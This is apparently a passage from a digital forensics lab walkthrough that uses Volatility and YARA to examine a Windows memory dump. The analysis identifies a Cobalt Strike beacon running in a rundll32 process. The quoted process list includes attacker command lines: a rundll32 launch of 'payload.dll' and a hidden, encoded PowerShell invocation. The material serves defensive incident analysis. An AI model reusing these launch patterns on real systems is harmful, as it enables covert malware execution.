304     smss.exe        Required memory at 0xb439a5b020 is not valid (process exited?)
416     csrss.exe       %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024
492     wininit.exe     Required memory at 0xf32bb96020 is inaccessible (swapped)
500     csrss.exe       %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024
588     winlogon.exe    winlogon.exe
632     services.exe    C:\Windows\system32\services.exe
660     lsass.exe       C:\Windows\system32\lsass.exe
760     svchost.exe     C:\Windows\system32\svchost.exe -k DcomLaunch -p
772     fontdrvhost.ex  Required memory at 0x983ebae020 is inaccessible (swapped)
768     fontdrvhost.ex  Required memory at 0x2e08a79020 is inaccessible (swapped)
884     svchost.exe     C:\Windows\system32\svchost.exe -k RPCSS -p
972     dwm.exe Required memory at 0x16b5215ff is not valid (process exited?)
440     svchost.exe     C:\Windows\system32\svchost.exe -k netsvcs -p
344     svchost.exe     Required memory at 0x20266003378 is inaccessible (swapped)
360     svchost.exe     C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p
876     svchost.exe     C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p
1172    svchost.exe     C:\Windows\system32\svchost.exe -k LocalService -p
1272    svchost.exe     C:\Windows\System32\svchost.exe -k NetworkService -p
1428    MemCompression  Required memory at 0x20 is not valid (process exited?)
1480    svchost.exe     C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p
1676    svchost.exe     Required memory at 0xf645948020 is inaccessible (swapped)
1684    svchost.exe     Required memory at 0x909d34b020 is inaccessible (swapped)
1788    spoolsv.exe     Required memory at 0x10eb020 is inaccessible (swapped)
1872    svchost.exe     Required memory at 0x6500bf600098 is not valid (process exited?)
2008    svchost.exe     Required memory at 0x80780f7020 is inaccessible (swapped)
2080    sihost.exe      Required memory at 0x28700281b48 is inaccessible (swapped)
2092    svchost.exe     Required memory at 0x2b86fc03368 is inaccessible (swapped)
2140    svchost.exe     Required memory at 0x266106032f8 is inaccessible (swapped)
2244    vm3dservice.ex  Required memory at 0x8729baf020 is inaccessible (swapped)
2252    VGAuthService.  Required memory at 0xe49cc1d020 is inaccessible (swapped)
2276    MsMpEng.exe     Required memory at 0x69c1943020 is not valid (process exited?)
```

```
2284    vmtoolsd.exe    "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"
2380    taskhostw.exe   Required memory at 0x1afc45f020 is not valid (process exited?)
2404    taskhostw.exe   taskhostw.exe {222A245B-E637-4AE9-A93F-A59CA119A75E}
2520    vm3dservice.ex  Process 2520: Required memory at 0xfdac105020 is not valid (incomplete laye
2840    ctfmon.exe      Process 2840: Required memory at 0x1935cea020 is not valid (incomplete laye
2880    svchost.exe     Required memory at 0x152082032f8 is inaccessible (swapped)
640     dllhost.exe     Required memory at 0x1c9760f1ae8 is inaccessible (swapped)
3128    WmiPrvSE.exe    C:\Windows\system32\wbem\wmiprvse.exe
3240    msdtc.exe       Required memory at 0x800ba3020 is inaccessible (swapped)
3508    userinit.exe    Required memory at 0xd59bec7020 is not valid (process exited?)
4260    svchost.exe     C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p
4400    SearchIndexer.  C:\Windows\system32\SearchIndexer.exe /Embedding
4724    RuntimeBroker.  Required memory at 0x26470e03368 is inaccessible (swapped)
4932    RuntimeBroker.  Required memory at 0xdadfdb4020 is inaccessible (swapped)
1908    Microsoft.Phot  Required memory at 0xeead9c0020 is inaccessible (swapped)
5392    RuntimeBroker.  Required memory at 0x6a6b1c020 is inaccessible (swapped)
5848    RuntimeBroker.  Required memory at 0xdc206e4020 is inaccessible (swapped)
5912    RuntimeBroker.  C:\Windows\System32\RuntimeBroker.exe -Embedding
1996    svchost.exe     C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation -p
1584    dasHost.exe     Required memory at 0x4f926fa020 is inaccessible (swapped)
3912    SecurityHealth  Required memory at 0x640d1a0020 is inaccessible (swapped)
3964    SecurityHealth  Required memory at 0x1839e8b1ae8 is inaccessible (swapped)
5984    vmtoolsd.exe    Required memory at 0x16beabd226c is inaccessible (swapped)
6908    SkypeApp.exe    Required memory at 0x78 is not valid (process exited?)
7032    RuntimeBroker.  C:\Windows\System32\RuntimeBroker.exe -Embedding
4920    svchost.exe     Required memory at 0x34a8ee7020 is inaccessible (swapped)
1260    RuntimeBroker.  Required memory at 0xe7bf823020 is inaccessible (swapped)
2320    ApplicationFra  Required memory at 0x53775f020 is inaccessible (swapped)
2440    WWAHost.exe     Required memory at 0x811ed5d020 is inaccessible (swapped)
6732    dllhost.exe     Required memory at 0xaf3a7d8020 is inaccessible (swapped)
7028    WinStore.App.e  Required memory at 0x4cc3601020 is inaccessible (swapped)
7320    svchost.exe     Required memory at 0x8e7d877020 is inaccessible (swapped)
7884    SgrmBroker.exe  C:\Windows\system32\SgrmBroker.exe
8024    svchost.exe     Required memory at 0xe7489d4020 is inaccessible (swapped)
8100    svchost.exe     Required memory at 0x2970291020 is inaccessible (swapped)
6160    svchost.exe     Required memory at 0x78 is not valid (process exited?)
3372    powershell.exe  Required memory at 0x15ce1221b78 is inaccessible (swapped)
3136    conhost.exe     Required memory at 0x23ead681b78 is inaccessible (swapped)
6564    Autorunsc64.ex  Process 6564: Required memory at 0x1ca110452020 is not valid (incomplete la
7148    explorer.exe    explorer.exe
1380    Sysmon64.exe    C:\Windows\Sysmon64.exe
4208    unsecapp.exe    Required memory at 0x2cff1e020 is inaccessible (swapped)
7316    StartMenuExper  "C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txy
4640    TextInputHost.  "C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\TextInputH
672     SearchApp.exe   Required memory at 0x50435f676ee1 is not valid (process exited?)
4504    ShellExperienc  Required memory at 0x12bdd05f is inaccessible (swapped)
5520    RuntimeBroker.  Required memory at 0x5f2a3f4020 is inaccessible (swapped)
2868    SkypeBackgroun  Process 2868: Required memory at 0x1f01ffec0000 is not valid (incomplete la
7820    Velociraptor.e  "C:\Program Files\Velociraptor\Velociraptor.exe"  --config "C:\Program File
6388    chrome.exe      Required memory at 0x315417b020 is not valid (process exited?)
3648    rundll32.exe    "C:\Windows\System32\rundll32.exe" payload.dll,StartW
6744    powershell.exe  "PowerShell.exe" -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagB
5692    conhost.exe     Required memory at 0xf3f686e020 is inaccessible (swapped)
5468    rundll32.exe    C:\Windows\System32\rundll32.exe
3944    VSSVC.exe       C:\Windows\system32\vssvc.exe
7292    svchost.exe     C:\Windows\System32\svchost.exe -k swprv
2432    smartscreen.ex  Required memory at 0xed2b7c8020 is inaccessible (swapped)
892     chrome.exe      "C:\Program Files\Google\Chrome\Application\chrome.exe"
4492    chrome.exe      "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=crashpad-han
7208    chrome.exe      Required memory at 0x4a793ec020 is inaccessible (swapped)
2784    chrome.exe      "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --ut
3052    chrome.exe      Required memory at 0x402b8c6020 is inaccessible (swapped)
7416    chrome.exe      Required memory at 0xf4cc644020 is inaccessible (swapped)
4972    chrome.exe      Required memory at 0x47ac6de020 is inaccessible (swapped)
4296    chrome.exe      Required memory at 0xda35b8020 is inaccessible (swapped)
3416    chrome.exe      Required memory at 0x3e51f7c020 is inaccessible (swapped)
4040    winpmem_mini_x  "C:\Program Files\Velociraptor\Tools\winpmem_mini_x64_rc2.exe" "C:\Program
5112    conhost.exe     \??\C:\Windows\system32\conhost.exe 0x4
```

Dumping Process Memory & Leveraging YARA

It should be obvious by now that process 3648 looks suspicious. To extract all memory resident pages in a process into an individual file we can use Volatility's `windows.memmap` plugin as follows.

Practical Digital Forensics Scenario

```
C:\Users\johndoe\Desktop\volatility3-develop> python vol.py -q -f ..\memdump\PhysicalMemory.raw win

Volatility 3 Framework 2.5.0
---SNIP---
```

```
0xf8016d0e9000  0x2077d000      0x5000  0x1bde4000      pid.3648.dmp
0xf8016d0ec000  0x20700000      0xd000  0x1bde7000      pid.3648.dmp
0xf8016d0f9000  0x7d827000      0x1000  0x1bdf4000      pid.3648.dmp
0xf8016d0fa000  0x2068e000      0x1000  0x1bdf5000      pid.3648.dmp
0xf8016d0fb000  0x7d826000      0x1000  0x1bdf6000      pid.3648.dmp
0xf8016d0fc000  0x1cee3000      0x1000  0x1bdf7000      pid.3648.dmp
0xf8016d0fd000  0x20691000      0x1000  0x1bdf8000      pid.3648.dmp
0xf8016d0fe000  0x20792000      0x1000  0x1bdf9000      pid.3648.dmp
0xf8016d0ff000  0x20693000      0x1000  0x1bdfa000      pid.3648.dmp
0xf8016d100000  0x7d825000      0x1000  0x1bdfb000      pid.3648.dmp
0xf8016d101000  0x7d824000      0x1000  0x1bdfc000      pid.3648.dmp
0xf8016d102000  0x7d828000      0x1000  0x1bdfd000      pid.3648.dmp
0xf8016d103000  0x20697000      0x2000  0x1bdfe000      pid.3648.dmp
0xf8016d105000  0x7d823000      0x1000  0x1be00000      pid.3648.dmp
0xf8016d106000  0x2069a000      0x1000  0x1be01000      pid.3648.dmp
0xf8016d107000  0x7d822000      0x1000  0x1be02000      pid.3648.dmp
0xf8016d187000  0x2e1a000       0x1000  0x1be03000      pid.3648.dmp
0xf8016d190000  0x2071b000      0x1000  0x1be04000      pid.3648.dmp
0xf8016d191000  0x2279c000      0x1000  0x1be05000      pid.3648.dmp
0xf8016d192000  0x2271d000      0x1000  0x1be06000      pid.3648.dmp
0xf8016d193000  0x2451e000      0x1000  0x1be07000      pid.3648.dmp
0xf8016d194000  0x2479f000      0x1000  0x1be08000      pid.3648.dmp
0xf8016d195000  0x20720000      0x1000  0x1be09000      pid.3648.dmp
0xf8016d196000  0x207a1000      0x2000  0x1be0a000      pid.3648.dmp
0xf8016d198000  0x206a3000      0x2000  0x1be0c000      pid.3648.dmp
0xf8016d19a000  0x207a5000      0x1000  0x1be0e000      pid.3648.dmp
0xf8016d19b000  0x24db0000      0x1000  0x1be0f000      pid.3648.dmp
0xf8016d19c000  0x24db2000      0x1000  0x1be10000      pid.3648.dmp
0xf8016d19d000  0x207a7000      0x1000  0x1be11000      pid.3648.dmp
0xf8016d19e000  0x7d820000      0x1000  0x1be12000      pid.3648.dmp
0xf8016d1a5000  0x2e1a000       0x1000  0x1be13000      pid.3648.dmp
0xf8016d1b0000  0x217b9000      0x5000  0x1be14000      pid.3648.dmp
0xf8016d1b5000  0x25dbe000      0x1000  0x1be19000      pid.3648.dmp
0xf8016d1b6000  0x25d3f000      0x1000  0x1be1a000      pid.3648.dmp
0xf8016d1b7000  0x25dc0000      0x6000  0x1be1b000      pid.3648.dmp
0xf8016d1bd000  0x259c6000      0x3000  0x1be21000      pid.3648.dmp
0xf8016d1c0000  0x25dc9000      0x3000  0x1be24000      pid.3648.dmp
0xf8016d1c3000  0x259cc000      0x1000  0x1be27000      pid.3648.dmp
0xf8016d1c4000  0x25dcd000      0x6000  0x1be28000      pid.3648.dmp
0xf8016d1ca000  0x7d81f000      0x1000  0x1be2e000      pid.3648.dmp
0xf8016d1cb000  0x25dd4000      0x1000  0x1be2f000      pid.3648.dmp
0xf8016d1cc000  0x25d55000      0x1000  0x1be30000      pid.3648.dmp
0xf8016d1cd000  0x2a2bd000      0x2000  0x1be31000      pid.3648.dmp
0xf8016d1cf000  0x25cd7000      0x2000  0x1be33000      pid.3648.dmp
0xf8016d1db000  0x2e1a000       0x1000  0x1be35000      pid.3648.dmp
0xf8019bc70000  0x1e722000      0x1000  0x1be36000      pid.3648.dmp
0xf801b19f0000  0x2e991000      0x1000  0x1be37000      pid.3648.dmp
0xf801d3630000  0x4aefd000      0x1000  0x1be38000      pid.3648.dmp
0xf801d3631000  0x3f6fe000      0x1000  0x1be39000      pid.3648.dmp
0xf801d3632000  0xf4ff000       0x1000  0x1be3a000      pid.3648.dmp
0xf801d3633000  0x75c00000      0x1000  0x1be3b000      pid.3648.dmp
0xf801d3636000  0x5b083000      0x1000  0x1be3c000      pid.3648.dmp
0xf801d363a000  0x73407000      0x1000  0x1be3d000      pid.3648.dmp
0xf801d363b000  0x35f08000      0x1000  0x1be3e000      pid.3648.dmp
0xf801d363c000  0x31189000      0x1000  0x1be3f000      pid.3648.dmp
0xf801d8c70000  0x6b02a000      0x1000  0x1be40000      pid.3648.dmp
```

`pid.3648.dmp` can be found inside the `c:\Users\johndoe\Desktop` directory of this section's target for your convenience.

To glean more details about the process with ID `3648`, we can employ YARA. By leveraging a PowerShell loop, we can systematically scan the process dump using all available rules of the https://github.com/Neo23x0/signature-base/tree/master YARA rules repository, which can be found inside the `C:\Users\johndoe\Desktop\yara-4.3.2-2150-win64\rules` directory of this section's target.

Practical Digital Forensics Scenario

```
PS C:\Users\johndoe> $rules = Get-ChildItem C:\Users\johndoe\Desktop\yara-4.3.2-2150-win64\rules |
PS C:\Users\johndoe> foreach ($rule in $rules) {C:\Users\johndoe\Desktop\yara-4.3.2-2150-win64\yara
HKTL_CobaltStrike_Beacon_Strings C:\Users\johndoe\Desktop\pid.3648.dmp
HKTL_CobaltStrike_Beacon_4_2_Decrypt C:\Users\johndoe\Desktop\pid.3648.dmp
HKTL_Win_CobaltStrike C:\Users\johndoe\Desktop\pid.3648.dmp
CobaltStrike_Sleep_Decoder_Indicator C:\Users\johndoe\Desktop\pid.3648.dmp
WiltedTulip_ReflectiveLoader C:\Users\johndoe\Desktop\pid.3648.dmp
---SNIP---
```

We notice some hits related to the Cobalt Strike framework.

Identifying Loaded DLLs

Upon scrutinizing the command lines, we identified arguments pointing to `payload.dll` for process `3648`, with the `Start` function serving as a clear sign of `payload.dll`'s execution. To further our understanding of the associated DLLs, we can employ Volatility's `windows.dlllist` plugin as follows.

Practical Digital Forensics Scenario

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f ..\memdump\PhysicalMemory.raw wind
Volatility 3 Framework 2.5.0

PID     Process Base    Size    Name    Path    LoadTime        File output

3648    rundll32.exe    0x7ff782070000  0x17000 rundll32.exe    C:\Windows\System32\rundll32.exe
3648    rundll32.exe    0x7ffaa36b0000  0x1f8000        -       -       2023-08-10 09:15:14.000000
3648    rundll32.exe    0x7ffaa2400000  0xbf000 KERNEL32.DLL    C:\Windows\System32\KERNEL32.DLL
3648    rundll32.exe    0x7ffaa0ec0000  0x2f6000        KERNELBASE.dll  C:\Windows\System32\KERNELB
3648    rundll32.exe    0x7ffaa26b0000  0x9e000 msvcrt.dll      C:\Windows\System32\msvcrt.dll  202
3648    rundll32.exe    0x7ffaa1ef0000  0x354000        combase.dll     C:\Windows\System32\combase
3648    rundll32.exe    0x7ffaa11c0000  0x100000        ucrtbase.dll    C:\Windows\System32\ucrtbas
3648    rundll32.exe    0x7ffaa1820000  0x126000        RPCRT4.dll      C:\Windows\System32\RPCRT4.
3648    rundll32.exe    0x7ffaa3530000  0xad000 shcore.dll      C:\Windows\System32\shcore.dll  202
3648    rundll32.exe    0x7ffaa2b70000  0x1d000 imagehlp.dll    C:\Windows\System32\imagehlp.dll
3648    rundll32.exe    0x6bac0000      0x4f000 payload.dll     E:\payload.dll  2023-08-10 09:15:14
3648    rundll32.exe    0x7ffaa2750000  0x19d000        user32.dll      C:\Windows\System32\user32.
3648    rundll32.exe    0x7ffaa14a0000  0x22000 win32u.dll      C:\Windows\System32\win32u.dll  202
3648    rundll32.exe    0x7ffaa2900000  0x2c000 GDI32.dll       C:\Windows\System32\GDI32.dll   202
3648    rundll32.exe    0x7ffaa1330000  0x115000        gdi32full.dll   C:\Windows\System32\gdi32fu
3648    rundll32.exe    0x7ffaa0e20000  0x9d000 msvcp_win.dll   C:\Windows\System32\msvcp_win.dll
3648    rundll32.exe    0x7ffaa2b40000  0x30000 IMM32.DLL       C:\Windows\System32\IMM32.DLL   202
3648    rundll32.exe    0x7ffa9e7a0000  0x9e000 uxtheme.dll     C:\Windows\system32\uxtheme.dll 202
3648    rundll32.exe    0x7ffaa2b90000  0x114000        MSCTF.dll       C:\Windows\System32\MSCTF.d
3648    rundll32.exe    0x7ffaa2d10000  0xcd000 OLEAUT32.dll    C:\Windows\System32\OLEAUT32.dll
3648    rundll32.exe    0x7ffaa2360000  0x9c000 sechost.dll     C:\Windows\System32\sechost.dll 202
3648    rundll32.exe    0x7ffaa1770000  0xaf000 ADVAPI32.dll    C:\Windows\System32\ADVAPI32.dll
3648    rundll32.exe    0x7ffa959c0000  0x4d9000        WININET.dll     C:\Windows\System32\WININET
3648    rundll32.exe    0x7ffaa2630000  0x6b000 WS2_32.dll      C:\Windows\System32\WS2_32.dll  202
3648    rundll32.exe    0x7ffaa0660000  0x18000 CRYPTSP.dll     C:\Windows\System32\CRYPTSP.dll 202
3648    rundll32.exe    0x7ffa9fd90000  0x34000 rsaenh.dll      C:\Windows\system32\rsaenh.dll  202
3648    rundll32.exe    0x7ffaa14d0000  0x27000 bcrypt.dll      C:\Windows\System32\bcrypt.dll  202
3648    rundll32.exe    0x7ffaa0680000  0xc000  CRYPTBASE.dll   C:\Windows\System32\CRYPTBASE.dll
3648    rundll32.exe    0x7ffaa0d90000  0x82000 bcryptPrimitives.dll    C:\Windows\System32\bcryptP
        2023-08-10 09:15:15.000000      Disabled
3648    rundll32.exe    0x7ffaa0c80000  0x32000 SspiCli.dll     C:\Windows\System32\SspiCli.dll 202
3648    rundll32.exe    0x7ffa908e0000  0x17000 napinsp.dll     C:\Windows\system32\napinsp.dll 202
3648    rundll32.exe    0x7ffa8ffe0000  0x1b000 pnrpnsp.dll     C:\Windows\system32\pnrpnsp.dll 202
3648    rundll32.exe    0x7ffa8b4b0000  0x15000 wshbth.dll      C:\Windows\system32\wshbth.dll  202
3648    rundll32.exe    0x7ffa9c740000  0x1d000 NLAapi.dll      C:\Windows\system32\NLAapi.dll  202
3648    rundll32.exe    0x7ffaa0160000  0x3c000 IPHLPAPI.DLL    C:\Windows\System32\IPHLPAPI.DLL
3648    rundll32.exe    0x7ffaa0470000  0x6a000 mswsock.dll     C:\Windows\System32\mswsock.dll 202
3648    rundll32.exe    0x7ffaa01a0000  0xcb000 DNSAPI.dll      C:\Windows\SYSTEM32\DNSAPI.dll  202
3648    rundll32.exe    0x7ffaa28f0000  0x8000  NSI.dll C:\Windows\System32\NSI.dll     2023-08-10
        Disabled
3648    rundll32.exe    0x7ffa8ffc0000  0x12000 winrnr.dll      C:\Windows\System32\winrnr.dll  202
3648    rundll32.exe    0x7ffa99300000  0x82000 fwpuclnt.dll    C:\Windows\System32\fwpuclnt.dll
3648    rundll32.exe    0x7ffa993f0000  0xa000  rasadhlp.dll    C:\Windows\System32\rasadhlp.dll
3648    rundll32.exe    0x7ffa970d0000  0x2b1000        iertutil.dll    C:\Windows\System32\iertuti
3648    rundll32.exe    0x7ffa9ee70000  0x793000        windows.storage.dll     C:\Windows\SYSTEM32
        2023-08-10 09:15:15.000000      Disabled
3648    rundll32.exe    0x7ffaa0710000  0x2e000 Wldp.dll        C:\Windows\System32\Wldp.dll    202
3648    rundll32.exe    0x7ffaa1710000  0x55000 shlwapi.dll     C:\Windows\System32\shlwapi.dll 202
3648    rundll32.exe    0x7ffaa0cd0000  0x1f000 profapi.dll     C:\Windows\System32\profapi.dll 202
3648    rundll32.exe    0x7ffa86730000  0x17000 ondemandconnroutehelper.dll     C:\Windows\SYSTEM32
3648    rundll32.exe    0x7ffa99bd0000  0x10a000        winhttp.dll     C:\Windows\SYSTEM32\winhttp
3648    rundll32.exe    0x7ffa9ec70000  0x12000 kernel.appcore.dll      C:\Windows\SYSTEM32\kernel.
3648    rundll32.exe    0x7ffa9a9a0000  0xb000  WINNSI.DLL      C:\Windows\SYSTEM32\WINNSI.DLL  202
```

We notice `E:\payload.dll` in Volatility's output. Based on its location, we surmise it could originate from an external USB or perhaps a mounted ISO file. We'll earmark this DLL for a more in-depth analysis later on.

Identifying Handles

Next, let's identify the files and registry entries accessed by the suspicious process using Volatility's `windows.handles` plugin.

When a process needs to read from or write to a file, it doesn't directly interact with the file's data on the disk. Instead, the process requests the operating system to open the file, and in return, the OS provides a file handle. This handle is essentially a ticket that grants the process permission to perform operations on that file. Every subsequent operation the process performs on that file - be it reading, writing, or closing - is done through this handle.

Open handles can be a goldmine for forensic analysts. By examining the list of open handles, we can determine which processes were accessing which files or registry keys at a particular point in time. This can provide insights into the behavior of potentially malicious software or the actions of a user.

Practical Digital Forensics Scenario

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f ..\memdump\PhysicalMemory.raw wind
Volatility 3 Framework 2.5.0

PID     Process Offset  HandleValue     Type    GrantedAccess   Name

3648    rundll32.exe    0x800ae4d88960  0x4     Event   0x1f0003
3648    rundll32.exe    0x800ae4d909e0  0x8     Event   0x1f0003
3648    rundll32.exe    0x800ae1da6df0  0xc     WaitCompletionPacket    0x1
3648    rundll32.exe    0x800ae40b1140  0x10    IoCompletion    0x1f0003
3648    rundll32.exe    0x800ae139dd70  0x14    TpWorkerFactory 0xf00ff
3648    rundll32.exe    0x800ae0cd4e90  0x18    IRTimer 0x100002
3648    rundll32.exe    0x800ae1da8240  0x1c    WaitCompletionPacket    0x1
3648    rundll32.exe    0x800ae0cd5600  0x20    IRTimer 0x100002
3648    rundll32.exe    0x800ae1da83e0  0x24    WaitCompletionPacket    0x1
3648    rundll32.exe    0x800ae40b8830  0x28    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40b97f0  0x2c    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40ba350  0x30    EtwRegistration 0x804
3648    rundll32.exe    0xdf8539094560  0x34    Directory       0x3     KnownDlls
3648    rundll32.exe    0x800ae4d90560  0x38    Event   0x1f0003
3648    rundll32.exe    0x800ae4d905e0  0x3c    Event   0x1f0003
3648    rundll32.exe    0x800ae17c3080  0x40    Thread  0x1fffff        Tid 2228 Pid 3648
3648    rundll32.exe    0x800ae40bfbb0  0x44    EtwRegistration 0x804
3648    rundll32.exe    0x800ae1d3d450  0x48    Mutant  0x1f0001        SM0:3648:304:WilStaging_02
3648    rundll32.exe    0x800ae4a097a0  0x4c    ALPC Port       0x1f0001
3648    rundll32.exe    0xdf853943d920  0x50    Directory       0xf     BaseNamedObjects
3648    rundll32.exe    0x800ae05465e0  0x54    Semaphore       0x1f0003        SM0:3648:304:WilSta
3648    rundll32.exe    0x800ae0546680  0x58    Semaphore       0x1f0003        SM0:3648:304:WilSta
3648    rundll32.exe    0x800ae40c1430  0x5c    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40c25b0  0x60    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40c2cb0  0x64    EtwRegistration 0x804
3648    rundll32.exe    0x800ae0cd7d50  0x68    IRTimer 0x100002
3648    rundll32.exe    0x800ae2959d10  0x6c    TpWorkerFactory 0xf00ff
3648    rundll32.exe    0x800ae40c3f00  0x70    IoCompletion    0x1f0003
3648    rundll32.exe    0x800ae1da84b0  0x74    WaitCompletionPacket    0x1
3648    rundll32.exe    0x800ae0cd7b30  0x78    IRTimer 0x100002
3648    rundll32.exe    0x800ae1da7c90  0x7c    WaitCompletionPacket    0x1
3648    rundll32.exe    0xdf8541a03a90  0x80    Key     0x20019 MACHINE\SYSTEM\CONTROLSET001\CONTRO
3648    rundll32.exe    0xdf8541a13330  0x84    Key     0x20019 MACHINE
3648    rundll32.exe    0x800ae4d91b60  0x88    Event   0x1f0003
3648    rundll32.exe    0x800ae1da8720  0x8c    WaitCompletionPacket    0x1
3648    rundll32.exe    0xdf8541a07d80  0x90    Key     0x20019 MACHINE
3648    rundll32.exe    0xdf8541a07b60  0x94    Key     0x20019 MACHINE\SOFTWARE\MICROSOFT\OLE
3648    rundll32.exe    0x800ae4d91960  0x98    Event   0x1f0003
3648    rundll32.exe    0xdf8541a12890  0xa0    Partition       0x20019
3648    rundll32.exe    0x800ae4d919e0  0xa4    Event   0x1f0003
3648    rundll32.exe    0x800ae40c4610  0xa8    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40c4a70  0xac    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40c9150  0xb0    EtwRegistration 0x804
3648    rundll32.exe    0x800ae4d91be0  0xb4    Event   0x1f0003
3648    rundll32.exe    0x800ae4d91560  0xb8    Event   0x1f0003
3648    rundll32.exe    0x800ae4d91ee0  0xbc    Event   0x1f0003
3648    rundll32.exe    0x800ae4d91c60  0xc0    Event   0x1f0003
3648    rundll32.exe    0x800ae4d91660  0xc4    Event   0x1f0003
3648    rundll32.exe    0x800ae4d915e0  0xc8    Event   0x1f0003
3648    rundll32.exe    0x800ae40caab0  0xcc    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cab90  0xd0    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40caf10  0xd4    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40ccdb0  0xd8    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cca30  0xdc    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cd830  0xe0    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cd9f0  0xe4    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cdbb0  0xe8    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cc790  0xec    EtwRegistration 0x804
3648    rundll32.exe    0xdf8541a0a1a0  0xf0    Key     0x1     MACHINE\SYSTEM\CONTROLSET001\CONTRO
3648    rundll32.exe    0x800ae1347080  0xf4    Thread  0x1fffff        Tid 5528 Pid 3648
3648    rundll32.exe    0x800ae40cc5d0  0xf8    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cdc90  0xfc    EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cd2f0  0x100   EtwRegistration 0x804
3648    rundll32.exe    0xdf8541a09b40  0x104   Key     0x9     MACHINE\SOFTWARE\MICROSOFT\WINDOWS
```

```
3648    rundll32.exe    0x800ae40cc242  0x10c   Session 0x1f0003
3648    rundll32.exe    0x800adf624d20  0x110   WindowStation   0xf037f WinSta0
3648    rundll32.exe    0x800adf5fda80  0x114   Desktop 0xf01ff Default
3648    rundll32.exe    0x800adf624d20  0x118   WindowStation   0xf037f WinSta0
3648    rundll32.exe    0x800ae2f02770  0x11c   File    0x100001        \Device\HarddiskVolume3\Win
3648    rundll32.exe    0x800ae40cd130  0x120   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cc410  0x128   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cc4f0  0x12c   EtwRegistration 0x804
3648    rundll32.exe    0x800adf453080  0x130   Thread  0x1fffff        Tid 792 Pid 3648
3648    rundll32.exe    0x800ae40cc330  0x134   EtwRegistration 0x804
3648    rundll32.exe    0x800ae137dce0  0x138   ALPC Port       0x1f0001
3648    rundll32.exe    0x800ae40cc6b0  0x13c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cc870  0x140   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cc950  0x144   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cd210  0x148   EtwRegistration 0x804
3648    rundll32.exe    0x800ae190c080  0x14c   Thread  0x1fffff        Tid 2156 Pid 3648
3648    rundll32.exe    0x800ae40ccb10  0x150   EtwRegistration 0x804
3648    rundll32.exe    0xdf85394d8830  0x154   Section 0x4     Theme2077877619
3648    rundll32.exe    0xdf85394d82f0  0x158   Section 0x4     Theme578244626
3648    rundll32.exe    0x800ae40cf5f0  0x15c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40ce470  0x160   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cf7b0  0x164   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40ceb70  0x168   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40ce550  0x16c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40ced30  0x170   EtwRegistration 0x804
3648    rundll32.exe    0xdf8541a05960  0x174   Key     0xf     USER\S-1-5-21-414731039-2985344906-
3648    rundll32.exe    0x800ae40cf350  0x178   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40ce8d0  0x17c   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cdf30  0x180   EtwRegistration 0x804
3648    rundll32.exe    0x800ae1e1d6e0  0x184   Semaphore       0x100003
3648    rundll32.exe    0x800ae1e1df60  0x188   Semaphore       0x100003
3648    rundll32.exe    0x800ae1e1dde0  0x18c   Event   0x1f0003
3648    rundll32.exe    0x800ae4439c70  0x190   File    0x100003        \Device\KsecDD
3648    rundll32.exe    0x800ae40ce390  0x194   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40ce0f0  0x198   EtwRegistration 0x804
3648    rundll32.exe    0xdf8541a0d280  0x19c   Key     0x20019 MACHINE\SYSTEM\CONTROLSET001\CONTRO
3648    rundll32.exe    0x800ae2f03470  0x1a0   File    0x100001        \Device\KsecDD
3648    rundll32.exe    0x800ae40cec50  0x1a4   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40ce1d0  0x1a8   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40ce710  0x1ac   EtwRegistration 0x804
3648    rundll32.exe    0x800ae460acd0  0x1b0   File    0x100001        \Device\CNG
3648    rundll32.exe    0x800ae40cde50  0x1b4   EtwRegistration 0x804
3648    rundll32.exe    0x800ae1e1d860  0x1b8   Semaphore       0x100003
3648    rundll32.exe    0x800ae1e1de60  0x1bc   Semaphore       0x100003
3648    rundll32.exe    0x800ae1e1d560  0x1c0   Event   0x1f0003
3648    rundll32.exe    0x800ae40ce2b0  0x1c4   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cf430  0x1c8   EtwRegistration 0x804
3648    rundll32.exe    0x800ae40cf6d0  0x1cc   EtwRegistration 0x804
